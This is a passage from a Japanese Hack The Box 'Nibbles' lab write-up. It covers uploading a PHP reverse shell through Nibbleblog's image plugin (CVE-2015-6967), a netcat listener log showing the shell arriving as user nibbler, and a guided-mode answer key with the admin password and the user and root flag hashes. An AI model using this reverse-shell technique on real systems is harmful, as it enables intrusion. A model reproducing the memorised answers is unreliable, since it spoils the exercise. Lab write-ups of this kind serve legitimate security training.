(8) 左部の「Plugins」にクリックする。
(9) [My Image] > [Configure] をクリックする。
(10) 「Browse…」をクリックしてリバースシェルを実行するためのプログラム(php-reverse-shell.php)を選択する。
(11) アップロードしたファイルの名前が表示されていることを確認して、「Save Changes」をクリックする。
(12) アップロードに完了しても特に何も変化がない。
(13) 「http://10.10.10.75/nibbleblog/content/private/plugins/my_image/」にアクセスすると、imageという名前のファイルがあるため、クリックする。
(14) 「nc -lnvp 1234」コマンドを実行しているプロンプトにて応答があり、コマンドを実行できるようになる。
$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.75] 53766
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 06:18:49 up 4 min,  0 users,  load average: 0.04, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Nibbles?
問題(日本語訳):Nibbles でリッスンしているオープン TCP ポートはいくつありますか?

答え:2
・Task 2
問題(英語訳):What is the relative path on the webserver to a blog?
問題(日本語訳):ウェブサーバー上のブログへの相対パスは何ですか?

答え:/nibbleblog
・Task 3
問題(英語訳):What content management system (CMS) is being used by the blog??
問題(日本語訳):ブログではどのようなコンテンツ管理システム (CMS) が使用されていますか?

答え:Nibbleblog
・Task 4
問題(英語訳):What is the relative path to an XML file that contains the admin username?
問題(日本語訳):管理者ユーザー名を含む XML ファイルへの相対パスは何ですか?

答え:/nibbleblog/content/private/users.xml
・Task 5
問題(英語訳):What is the admin user's password to log into the blog?
問題(日本語訳):ブログにログインするための管理者ユーザーのパスワードは何ですか?

答え:nibbles
・Task 6
問題(英語訳):What version of nibble blog is running on the target machine? Do not include the "v".
問題(日本語訳):対象マシンで実行されているnibble blogのバージョンは何ですか?「v」を含めないでください。

答え:4.0.3
・Task 7
問題(英語訳):What is the 2015 CVE ID for an authenticated code execution by file upload vulnerability in this version of NibbleBlog.
問題(日本語訳):このバージョンの NibbleBlog におけるファイルアップロードによる認証コード実行の脆弱性に対する 2015 CVE ID は何ですか。

答え:CVE-2015-6967
・Task 8
問題(英語訳):Which user the Nibbleblog instance is running on the target machine?
問題(日本語訳):ターゲット マシン上で Nibbleblog インスタンスを実行しているのはどのユーザーですか?

答え:nibbler
・Submit User Flag
問題(英語訳):Submit the flag located in the nibbler user's home directory.
問題(日本語訳):nibblerユーザーのホーム ディレクトリにあるフラグを送信します。

答え:8826a220798bef85954091e266d60d26
※「/home/nibbler/user.txt」の内容。
・Task 10
問題(英語訳):What is the name of the script that nibbler can run as root on Nibbles?
問題(日本語訳):Nibbler が Nibbles 上で root として実行できるスクリプトの名前は何ですか?

答え:monitor.sh
・Task 11
問題(英語訳):Enter the permission set on monitor.sh? Use the Linux file permissions format, like -rw-rw-r--.
問題(日本語訳):monitor.sh に設定されている権限を入力します。-rw-rw-r-- のような Linux ファイル権限形式を使用します。

答え:-rwxrwxrwx
・Submit Root Flag
問題(英語訳):Submit the flag located in root's home directory.
問題(日本語訳):ルートのホームディレクトリにあるフラグを送信します。

答え:52d6d4ee3aaab58198d70931f8676698
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。